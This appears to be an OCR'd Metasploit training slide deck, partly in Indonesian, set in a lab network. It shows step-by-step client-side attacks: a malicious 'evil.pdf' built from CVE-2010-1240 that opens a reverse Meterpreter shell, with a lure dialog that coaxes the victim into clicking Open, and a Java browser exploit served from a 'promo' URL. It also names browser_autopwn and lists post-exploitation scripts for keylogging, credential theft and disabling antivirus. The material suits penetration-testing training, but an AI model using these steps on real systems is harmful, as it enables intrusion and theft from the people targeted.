Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.0.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf
msf exploit(adobe_pdf_embedded_exe) > cp /root/.msf4/local/evil.pdf /root/Desktop/evil.pdf
[*] exec: cp /root/.msf4/local/evil.pdf /root/Desktop/evil.pdf

msf exploit(adobe_pdf_embedded_exe) > 
```

Client Side Exploits: Adobe Reader




Launch File

The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

File: To view the encrypted content please tick the "Do not show this message again" box and press Open.


□ Do not show this message again

Client Side Exploits: Adobe Reader




```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.0.14     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.14:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.17:1485) at 2015-07-25 04:16:40 -0400

meterpreter > getuid
Server username: CS021\testing
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 131076
```

Client Side Exploits: Java



```
msf > use  exploit/multi/browser/java_atomicreferencearray
msf exploit(java_atomicreferencearray) > set SRVHOST 192.168.2.103
SRVHOST => 192.168.2.103
msf exploit(java_atomicreferencearray) > set URIPATH promo
URIPATH => promo
msf exploit(java_atomicreferencearray) > run
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.2.103:4444
msf exploit(java_atomicreferencearray) > [*] Using URL: http://192.168.2.103:8080/promo
[*] Server started.
[*] 192.168.2.107    java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 192.168.2.107    java_atomicreferencearray - Generated jar to drop (5506 bytes).
[*] 192.168.2.107    java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 192.168.2.107    java_atomicreferencearray - Generated jar to drop (5506 bytes).
[*] 192.168.2.107    java_atomicreferencearray - Sending jar
[*] 192.168.2.107    java_atomicreferencearray - Sending jar
[*] Sending stage (30680 bytes) to 192.168.2.107
[*] Meterpreter session 1 opened (192.168.2.103:4444 -> 192.168.2.107:1100) at 2015-07-26 01:13:20 -0400

msf exploit(java_atomicreferencearray) > sessions -l

Active sessions
===============

  Id  Type                   Information             Connection
  --  ----                   -----------             ----------
  1   meterpreter java/java  root @ WIN-RE1NUHRD0NW  192.168.2.103:4444 -> 192.168.2.107:1100 (192.168.2.107)

msf exploit(java_atomicreferencearray) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
```

Client Side Exploits: Java



View basic information about your computer

Windows edition

Windows 7 Ultimate

Copyright © 2009 Microsoft Corporation. All rights reserved.

Service Pack 1

System

Manufacturer:	VMware
Rating:	4.5 Your Windows Experience Index needs to be re
Processor:	Intel(R) Core(TM) i7-352
Installed memory (RAM):	2.31 GB
System type:	32-bit Operating System
Pen and Touch:	No Pen or Touch Input is

Computer name, domain, and workgroup settings

Computer name:	WIN-RE1NUHRDONW
Full computer name:	WIN-RE1NUHRDONW
Computer description:	
Workgroup:	WORKGROUP

Windows activation

Windows is activated

Product ID: 00426-OEM-8992662-00173

http://192.168.2.103:8080/promo/ - Windows Internet Explorer

About Internet Explorer

Version: 9.0.8112.16421
Update Versions: 9.0.37 (KB3038314)
Cipher Strength: 256-bit
Product ID: 03553-997-8992662-00173

Warning: This computer program is protected by copyright law and international treaties. Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under the law.

© 2011 Microsoft Corporation

Client Side:Browser Autopwn

- msf>use auxiliary/server/browser_autopwn


Meterpreter Scripting

METASPLOIT FRAMEWORK

Meterpreter Scripting


- Metasploit juga mendukung script meterpreter yang dibuat dan dikembangkan oleh pihak ke-3, beberapa script bahkan sudah kita pergunakan sebelumnya, diantaranya:
    - getgui, killav, getcountermeasure, checkvm, gettelnet, get_local_subnets, hostsedit, remotewinenum, scraper, winenum

Meterpreter Scripting



```
root@kali:/usr/share/metasploit-framework/scripts/meterpreter# ls
arp_scanner.rb           gettelnet.rb              scheduleme.rb
autoroute.rb             get_valid_community.rb    schelevator.rb
checkvm.rb               getvncpw.rb               schtasksabuse.rb
credcollect.rb           hashdump.rb               scraper.rb
domain_list_gen.rb       helloworld.rb             screenspy.rb
dumplinks.rb             hostsedit.rb              screen_unlock.rb
duplicate.rb             keylogrecorder.rb         search_dwld.rb
enum_chrome.rb           killav.rb                 service_manager.rb
enum_firefox.rb          metsvc.rb                 service_permissions_escalate.rb
enum_logged_on_users.rb  migrate.rb                sound_recorder.rb
enum_powershell_env.rb   multicommand.rb           srt_webdrive_priv.rb
enum_putty.rb            multi_console_command.rb  uploadexec.rb
enum_shares.rb           multi_meter_inject.rb     virtualbox_sysenter_dos.rb
enum_vmware.rb           multiscript.rb            virusscan_bypass.rb
event_manager.rb         netenum.rb                vnc.rb
file_collector.rb        packetrecorder.rb         webcam.rb
get_application_list.rb  panda_2007_pavsrv51.rb    win32-sshclient.rb
getcountermeasure.rb     persistence.rb            win32-sshserver.rb
get_env.rb               pml_driver_config.rb      winbf.rb
get_filezilla_creds.rb   powerdump.rb              winenum.rb
getgui.rb                prefetchtool.rb           wmic.rb
get_local_subnets.rb     process_memdump.rb
get_pidgin_creds.rb      remotewinenum.rb
root@kali:/usr/share/metasploit-framework/scripts/meterpreter# 
```

